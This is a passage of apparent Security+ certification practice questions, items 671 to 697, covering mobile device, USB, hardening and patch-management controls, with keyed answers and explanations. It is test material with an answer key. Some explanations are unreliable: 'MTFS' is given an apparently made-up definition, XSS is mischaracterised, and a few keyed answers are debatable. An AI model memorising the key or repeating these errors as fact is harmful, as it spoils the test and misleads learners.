A small company has recently purchased cell phones for managers to use while working outside if the office.

The company does not currently have a budget for mobile device management and is primarily concerned with deterring leaks if sensitive information obtained by unauthorized access to unattended phones. Which of the following would provide the solution BEST meets the company's requirements?

- A. Screen-lock
- B. Disable removable storage
- C. Full device encryption
- D. Remote wiping

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Screen-lock is a security feature that requires the user to enter a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

**Incorrect Answers:**

B: Merely disabling removable storage will not prevent sensitive information from being accessed by unauthorized people when the phone is left unattended.

C: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

D: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

**References:**

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

#### **QUESTION 672**

Pete, the system administrator, has concerns regarding users losing their company provided smartphones. Pete's focus is on equipment recovery. Which of the following BEST addresses his concerns?

- A. Enforce device passwords.
- B. Use remote sanitation.

- C. Enable GPS tracking.
- D. Encrypt stored data.

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

Incorrect Answers:

A: Enforcing device passwords may make it difficult for a thief to access the applications and data on the device but it does not assist in recovering the stolen device.

B: Remote wipe or remote sanitation is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

D: Encrypting the stored data may make it difficult for a thief to access the data on the device but it does not assist in recovering the stolen device.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 673**

After a security incident involving a physical asset, which of the following should be done at the beginning?

- A. Record every person who was in possession of assets, continuing post-incident.
- B. Create working images of data in the following order: hard drive then RAM.
- C. Back up storage devices so work can be performed on the devices immediately.
- D. Write a report detailing the incident and mitigation suggestions.

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Asset tracking is the process of maintaining oversight over inventory, and ensuring that a device is still in the possession of the assigned authorized user.

Incorrect Answers:

B: Creating images of the data on the hard drive and RAM addresses concerns about digital assets, not physical assets.

- C: Creating a backup of the storage device addresses concerns about digital assets, not physical assets.  
D: The writing of a report detailing the incident and mitigation suggestions occurs after an incident has been contained.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 95, 106-108, 238

#### QUESTION 674

The chief Risk officer is concerned about the new employee BYOD device policy and has requested the security department implement mobile security controls to protect corporate data in the event that a device is lost or stolen. The level of protection must not be compromised even if the communication SIM is removed from the device. Which of the following BEST meets the requirements? (Select TWO)

- A. Asset tracking
- B. Screen-locks
- C. GEO-Tracking
- D. Device encryption

**Correct Answer:** AD

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A: Asset tracking is the process of maintaining oversight over inventory, and ensuring that a device is still in the possession of the assigned authorized user.

D: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

**Incorrect Answers:**

B: Screen-lock is a security feature that requires the user to enter a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

C: GEO tracking and GPS tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, 237, 238

#### QUESTION 675

Which of the following technical controls helps to prevent Smartphones from connecting to a corporate network?

- A. Application white listing

- B. Remote wiping
- C. Acceptable use policy
- D. Mobile device management

**Correct Answer:** D

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Mobile device management (MDM) is allows for managing the mobile devices that employees use to access company resources. MDM is intended to improve security, provide monitoring, enable remote management, and support troubleshooting. It can be used to push or remove applications, manage data, and enforce configuration settings on these devices.

Incorrect Answers:

A: Application whitelisting is a form of application security which prevents any software from running on a system unless it is included on a preapproved exception list. It does not prevent Smartphones from connecting to a corporate network.

B: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

C: An acceptable use policy is a document that defines the acceptable activity, practice, or use for equipment and resources. However, the policy must still be enforced.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24, 340 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 79, 236, 238

**QUESTION 676**

Jane, an IT security technician, needs to create a way to secure company mobile devices. Which of the following BEST meets this need?

- A. Implement voice encryption, pop-up blockers, and host-based firewalls.
- B. Implement firewalls, network access control, and strong passwords.
- C. Implement screen locks, device encryption, and remote wipe capabilities.
- D. Implement application patch management, antivirus, and locking cabinets.

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Screen-lock is a security feature that requires the user to enter a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications. Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

Incorrect Answers:

A: Voice encryption is used to protect audio (voice) transmission. It cannot secure data stored on a mobile device. Pop-up blockers prevent websites from opening new browser windows without the users consent. These are often used for advertisements but can also be used to distribute malicious code.

A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet by filtering the type of network traffic that can sent or received by the systems.

B: Firewalls, network access control, and strong passwords would secure the network rather than the mobile device. Firewalls protect systems from network attacks by filtering the type of network traffic that can sent or received by the systems. Strong passwords are likely to mitigate risk of the user account being used to access the network. A strong password would be more difficult to crack. It does not secure the mobile device.

D: Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from newly discovered attacks and vulnerabilities.

Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources. Locking cabinets would secure mobile device when they have not been issued to users.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 161-162, 220, 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 231- 232, 236, 237, 246

## QUESTION 677

Allowing unauthorized removable devices to connect to computers increases the risk of which of the following?

- A. Data leakage prevention
- B. Data exfiltration
- C. Data classification
- D. Data deduplication

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Data exfiltration is the unauthorized copying, transfer or retrieval of data from a system.

Incorrect Answers:

- A: Data leak prevention is designed to detect potential data breach or data exfiltration and prevent them by monitoring, detecting and blocking sensitive data.
- C: Data classification is the categorizing of data based on its sensitivity or desired level of confidentiality. This can be high, medium, low.
- D: Data deduplication is a specialized data compression technique for identifying and eliminating duplicate copies of data.

References:

[http://en.wikipedia.org/wiki/Data\\_loss\\_prevention\\_software](http://en.wikipedia.org/wiki/Data_loss_prevention_software) <http://www.techopedia.com/definition/14682/data-exfiltration> [http://en.wikipedia.org/wiki/Data\\_deduplication](http://en.wikipedia.org/wiki/Data_deduplication)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 409

### QUESTION 678

The marketing department wants to distribute pens with embedded USB drives to clients. In the past this client has been victimized by social engineering attacks which led to a loss of sensitive data. The security administrator advises the marketing department not to distribute the USB pens due to which of the following?

- A. The risks associated with the large capacity of USB drives and their concealable nature
- B. The security costs associated with securing the USB drives over time
- C. The cost associated with distributing a large volume of the USB pens
- D. The security risks associated with combining USB drives and cell phones on a network

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

USB drive and other USB devices represent a security risk as they can be used to either bring malicious code into a secure system or to copy and remove sensitive data out of the system.

Incorrect Answers:

- B, C: Cost is not a security concern and would not be raised by the security administrator.
- D: USB drives and cell phones represent separate security risks as USB drives cannot easily be inserted in cell phones.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 204 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 247

### QUESTION 679

Users are utilizing thumb drives to connect to USB ports on company workstations. A technician is concerned that sensitive files can be copied to the USB drives. Which of the following mitigation techniques would address this concern? (Select TWO).

- A. Disable the USB root hub within the OS.

- B. Install anti-virus software on the USB drives.
- C. Disable USB within the workstations BIOS.
- D. Apply the concept of least privilege to USB devices.
- E. Run spyware detection against all workstations.

**Correct Answer:** AC

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A: The USB root hub can be disabled from within the operating system.

C: USB can also be configured and disabled in the system BIOS.

Incorrect Answers:

B: Anti-virus is installed on a device, not on removable storage. Anti-virus also does not prevent the unauthorized copying of data.

D: The principle of least privilege is used to ensure that users are only provided with the minimum privileges and permissions to resources that allow them to perform their duties.

E: Spyware monitors a user's activity and uses network protocols to reports it to a third party without the user's knowledge. Detecting spyware does not prevent the unauthorized copying of data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 153, 247-248, 300 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82,

### **QUESTION 680**

A company has purchased an application that integrates into their enterprise user directory for account authentication. Users are still prompted to type in their usernames and passwords. Which of the following types of authentication is being utilized here?

- A. Separation of duties
- B. Least privilege
- C. Same sign-on
- D. Single sign-on

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Same sign-on requires the users to re-enter their credentials but it allows them to use the same credentials that they use to sign on locally.

Incorrect Answers:

A: Separation of duties is the division of administrative tasks and their assignment to different administrators. This ensures that no one user has complete access or power over an entire network, server, or system. This is not an authentication system.

B: The principle of least privilege is used to ensure that users are only provided with the minimum privileges and permissions that allow them to perform their duties. This is not an authentication system.

D: Single sign-on does not require users to re-enter their credentials once they have logged on locally.

References:

[http://blogs.technet.com/b/jeff\\_stokes/archive/2013/07/08/today-s-cloud-tip-same-sign-on-vs-single-sign-on.aspx](http://blogs.technet.com/b/jeff_stokes/archive/2013/07/08/today-s-cloud-tip-same-sign-on-vs-single-sign-on.aspx) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 149-150, 153 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82,

### QUESTION 681

Prior to leaving for an extended vacation, Joe uses his mobile phone to take a picture of his family in the house living room. Joe posts the picture on a popular social media site together with the message: "Heading to our two weeks vacation to Italy." Upon returning home, Joe discovers that the house was burglarized. Which of the following is the MOST likely reason the house was burglarized if nobody knew Joe's home address?

- A. Joe has enabled the device access control feature on his mobile phone.
- B. Joe's home address can be easily found using the TRACEROUTE command.
- C. The picture uploaded to the social media site was geo-tagged by the mobile phone.
- D. The message posted on the social media site informs everyone the house will be empty.

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Geo-tagging is the process of embedding the GPS coordinates in image files and images taken using a smartphone or a digital camera. The geotagged information accompanying the image allows anyone to discover the precise location where the image was taken.

Incorrect Answers:

A: Device access control is the process of controlling which users have access to a device. This is accomplished through the use of screen locks that require the user to enter a password or pin after a period of inactivity.

B: TRACEROUTE is a network diagnostic tool used to trace the path from a client to a host machine. It cannot be used to determine the physical location of a house.

D: The message posted on the social media site does inform everyone the house will be empty but it does not disclose the location of the house. An attacker would still need to determine the location of the house.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 236, 419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 238

**QUESTION 682**

The call center supervisor has reported that many employees have been playing preinstalled games on company computers and this is reducing productivity.

Which of the following would be MOST effective for preventing this behavior?

- A. Acceptable use policies
- B. Host-based firewalls
- C. Content inspection
- D. Application whitelisting

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Application whitelisting is a form of application security which prevents any software from running on a system unless it is included on a preapproved exception list.

**Incorrect Answers:**

A: An acceptable use policy is a document that defines the acceptable activity, practice, or use for equipment and resources. However, the policy must still be enforced.

B: Firewalls are used to control inbound and outbound network communications between systems. It does not prevent the installation of applications.

C: Content inspection is a filtering function where the contents of the application protocol payload are inspected against a blacklist of unwanted terms, addresses, or URLs.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24, 340 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 19,

**QUESTION 683**

Which of the following would prevent a user from installing a program on a company-owned mobile device?

- A. White-listing
- B. Access control lists
- C. Geotagging
- D. Remote wipe

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Application whitelisting is a form of application security which prevents any software from running on a system unless it is included on a preapproved exception list.

Incorrect Answers:

B: Access Control Lists (ACLs) define the level of access logged on users have to resources. It does not prevent users from installing applications on a device.

C: Geo-tagging is the process of embedding the GPS coordinates in image files and images taken using a smartphone or a digital camera. The geotagged information accompanying the image allows anyone to discover the precise location where the image was taken.

D: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

References:

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 236, 340 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236

**QUESTION 684**

If Organization A trusts Organization B and Organization B trusts Organization C, then Organization A trusts Organization C. Which of the following PKI concepts is this describing?

- A. Transitive trust
- B. Public key trust
- C. Certificate authority trust
- D. Domain level trust

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

In transitive trusts, trust between a first party and a third party flows through a second party that is trusted by both the first party and the third party.

Incorrect Answers:

B: Public keys are part of Public Key Infrastructure (PKI) and are used together with private keys in an asymmetrical cryptography system.

C: A Certificate Authority (CA) is responsible for issuing, managing and maintaining certificates in a Public Key Infrastructure (PKI). The certificates are used as a means of authentication. This, however, is not a trust model.

D: Domains exist within a single organization and represent the trust of entities within the domain. This trust is not extended to third parties.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251- 252, 332-333 <https://technet.microsoft.com/en-us/library/cc731335.aspx>

**QUESTION 685**

Which of the following can be performed when an element of the company policy cannot be enforced by technical means?

- A. Develop a set of standards
- B. Separation of duties
- C. Develop a privacy policy
- D. User training

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

User training is an important aspect of maintaining safety and security. It helps improve users' security awareness in terms of prevention, enforcement, and threats. It is of critical importance when element of the company policy cannot be enforced by technical means.

**Incorrect Answers:**

A: Standards are derived from policies and should provide the detail required to audit a system and ensure that the standard is being met. It does not help enforce a policy.

B: Separation of duties is the division of administrative tasks and their assignment to different administrators. This ensures that no one user has complete access or power over an entire network, server, or system. The separation of duties can be enforced by technical means.

C: Privacy policy describes the controls required to maintain data privacy within a system. This is an example of a policy, it does not help enforce a policy.

**References:**

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 21, 24, 153, 399-402 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82,

**QUESTION 686**

Which of the following file systems is from Microsoft and was included with their earliest operating systems?

- A. NTFS
- B. UFS
- C. MTFS

D. FAT

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

File Allocation Table (FAT) is a file system created by Microsoft and used for its earliest DOS operating systems.

Incorrect Answers:

A: NTFS is a file system created by Microsoft but it was first used on its Windows NT Server operating systems. NTFS has file and folder level access permissions and auditing capabilities. It was not used with Microsoft's earliest operating systems.

B: Unix File System (UFS) is a file system created for the Unix operating system.

C: Multi-Threaded File System (MTFS) is a file system created for the Linux based operating systems.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 58-59 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 203 [http://en.wikipedia.org/wiki/File\\_Allocation\\_Table](http://en.wikipedia.org/wiki/File_Allocation_Table) [http://en.wikipedia.org/wiki/Unix\\_File\\_System](http://en.wikipedia.org/wiki/Unix_File_System)

**QUESTION 687**

An IT security technician needs to establish host based security for company workstations.

Which of the following will BEST meet this requirement?

- A. Implement IIS hardening by restricting service accounts.
- B. Implement database hardening by applying vendor guidelines.
- C. Implement perimeter firewall rules to restrict access.
- D. Implement OS hardening by applying GPOs.

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services. This can be implemented using the native security features of an operating system, such as Group Policy Objects (GPOs).

Incorrect Answers:

A: Internet Information Services (IIS) is a Windows service that allows a computer to function as a Web Server. This is usually installed on a server rather than a

workstation.

B: Database hardening will improve security for a database; it does not improve security for workstations.

C: Perimeter firewall rules can be used to restrict network access to host machines but this is a network-based, and not a host-based, security mechanism.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215, 227 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 202- 206, 211

### QUESTION 688

Disabling unnecessary services, restricting administrative access, and enabling auditing controls on a server are forms of which of the following?

- A. Application patch management
- B. Cross-site scripting prevention
- C. Creating a security baseline
- D. System hardening

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

Incorrect Answers:

A: Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from newly discovered attacks and vulnerabilities.

B: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.

C: A security baseline is the security setting of a system that is known to be secure. This is the initial security setting of a system. Once the baseline has been applied, it must be maintained or improved. Maintaining the security baseline requires continuous monitoring.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 61, 215-217, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 195, 207-208, 231-232

### QUESTION 689

A network administrator noticed various chain messages have been received by the company.

Which of the following security controls would need to be implemented to mitigate this issue?

- A. Anti-spam
- B. Antivirus
- C. Host-based firewalls
- D. Anti-spyware

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A spam filter is a software or hardware solution used to identify and block, filter, or remove unwanted messages sent via email or instant messaging (IM).

Incorrect Answers:

- B: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another.
- C: A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet. It does not block email messages or instant messaging (IM) messages.
- D: Spyware monitors a user's activity and uses network protocols to reports it to a third party without the user's knowledge. This is usually accomplished using a tracking cookie.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 18-19, 161-162, 300 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 246

#### **QUESTION 690**

Which of the following will allow Pete, a security analyst, to trigger a security alert because of a tracking cookie?

- A. Network based firewall
- B. Anti-spam software
- C. Host based firewall
- D. Anti-spyware software

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Spyware monitors a user's activity and uses network protocols to reports it to a third party without the user's knowledge. This is usually accomplished using a tracking cookie.

Incorrect Answers:

- A: A firewall protects a system from possible attack over a network by restricting or filtering the types of communications that are allowed to pass into the system. It does not detect tracking cookies.
- B: A spam filter is a software or hardware solution used to identify and block, filter, or remove unwanted messages sent via email or instant messaging (IM). It does not block tracking cookies.
- C: A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-6, 18-19, 300 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 246

### **QUESTION 691**

A security administrator wants to deploy security controls to mitigate the threat of company employees' personal information being captured online. Which of the following would BEST serve this purpose?

- A. Anti-spyware
- B. Antivirus
- C. Host-based firewall
- D. Web content filter

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Spyware monitors a user's activity and uses network protocols to reports it to a third party without the user's knowledge. This is usually accomplished using a tracking cookie.

Incorrect Answers:

- B: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources. Computer viruses do not capture user information.
- C: A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet.
- D: Web content filtering is a form of content inspection in which the content of a web page is inspected against a blacklist of unwanted terms. This would not prevent user information being captured online.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 161-162, 300 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 19,

**QUESTION 692**

A user has several random browser windows opening on their computer. Which of the following programs can be installed on his machine to help prevent this from happening?

- A. Antivirus
- B. Pop-up blocker
- C. Spyware blocker
- D. Anti-spam

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Pop-up blockers prevent websites from opening new browser windows without the users consent. These are often used for advertisements but can also be used to distribute malicious code.

**Incorrect Answers:**

- A: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources.
- C: Spyware monitors a user's activity and uses network protocols to reports it to a third party without the user's knowledge or consent. This is usually accomplished using a tracking cookie.
- D: A spam filter is a software or hardware solution used to identify and block, filter, or remove unwanted messages sent via email or instant messaging (IM). It does not block random browser windows, which are pop-up windows, from opening.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 246 Dulaney, Emmett and Chuck Eastton, CompTIA Security + Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 18-19, 161-162, 300

**QUESTION 693**

Which of the following is a vulnerability associated with disabling pop-up blockers?

- A. An alert message from the administrator may not be visible
- B. A form submitted by the user may not open
- C. The help window may not be displayed

D. Another browser instance may execute malicious code

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Pop-up blockers prevent websites from opening new browser windows without the user's consent. These are often used for advertisements but can also be used to distribute malicious code.

**Incorrect Answers:**

A, B, C: Pop-up windows are browser windows that are opened without the consent of the user.

They are not alert messages, forms or the help window.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 246  
Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 222

#### **QUESTION 694**

Which of the following encompasses application patch management?

- A. Configuration management
- B. Policy management
- C. Cross-site request forgery
- D. Fuzzing

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a system from newly discovered attacks and vulnerabilities. A part of patch management is testing the effects of vendor updates on a test system first to ensure that the updates do not have detrimental effects on the system and its configuration, and, should the updates have no detrimental effects on the test system, backing up the production systems before applying the updates on a production system.

**Incorrect Answers:**

B: Policy management is the use of policies to form guidelines for the management of entities within an organization. These policies need to be enforced.

C: XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who is known or is supposed to

have been authenticated. This is often accomplished without the user's knowledge. CSRF is not related to patch management.

D: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229, 231-232

### QUESTION 695

A periodic update that corrects problems in one version of a product is called a

- A. Hotfix
- B. Overhaul
- C. Service pack
- D. Security update

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A service pack is a collection of updates and hotfixes that address a number of software issues, as well as new software features. It is released periodically by the vendor.

Incorrect Answers:

A: A hotfix is a single-issue update that addresses a single software problem. It is released immediately in response to a newly discovered vulnerability.

B: A system overhaul is not an update. It is the creation of a new version of the system.

D: A security update is similar to a hotfix in that it addresses a single problem and is released immediately in response to a newly discovered vulnerability

References:

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 220 Stewart, James Michael, CompTIA Security + Review Guide, Sybex, Indianapolis, 2014, pp 231-

### QUESTION 696

A technician has implemented a system in which all workstations on the network will receive security updates on the same schedule. Which of the following concepts does this illustrate?

- A. Patch management
- B. Application hardening

- C. White box testing
- D. Black box testing

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a system from newly discovered attacks and vulnerabilities. A part of patch management is testing the effects of vendor updates on a test system before applying the updates on a production system, and scheduling updates.

Incorrect Answers:

B: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

C: White box testing is a form of penetration testing in which the tester has significant knowledge of the system and how it functions. This simulates an attack from an insider.

D: Black box testing is a form of penetration testing in which the tester has absolutely no knowledge of the system or how it functions. This simulates an attack from an outsider.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 221, 231-232 Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217, 220, 459

### **QUESTION 697**

Pete, the compliance manager, wants to meet regulations. Pete would like certain ports blocked only on all computers that do credit card transactions. Which of the following should Pete implement to BEST achieve this goal?

- A. A host-based intrusion prevention system
- B. A host-based firewall
- C. Antivirus update system
- D. A network-based intrusion detection system

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

**Section: Application, Data and Host Security**

A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet.

**Incorrect Answers:**

- A: A host-based IPS (HIPS) is an intrusion detection and prevention system that runs as a service on a host computer system. It is used to monitor the machine logs, system events, and application activity for signs of intrusion. A HIPS is not used to block ports.
- C: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources.
- D: A network-based IDS (NIDS) is an intrusion detection system that scans network traffic in real time and is useful for detecting network-based attacks originating from outside the organization. However, a NIDS is not used to block ports.

**References:**

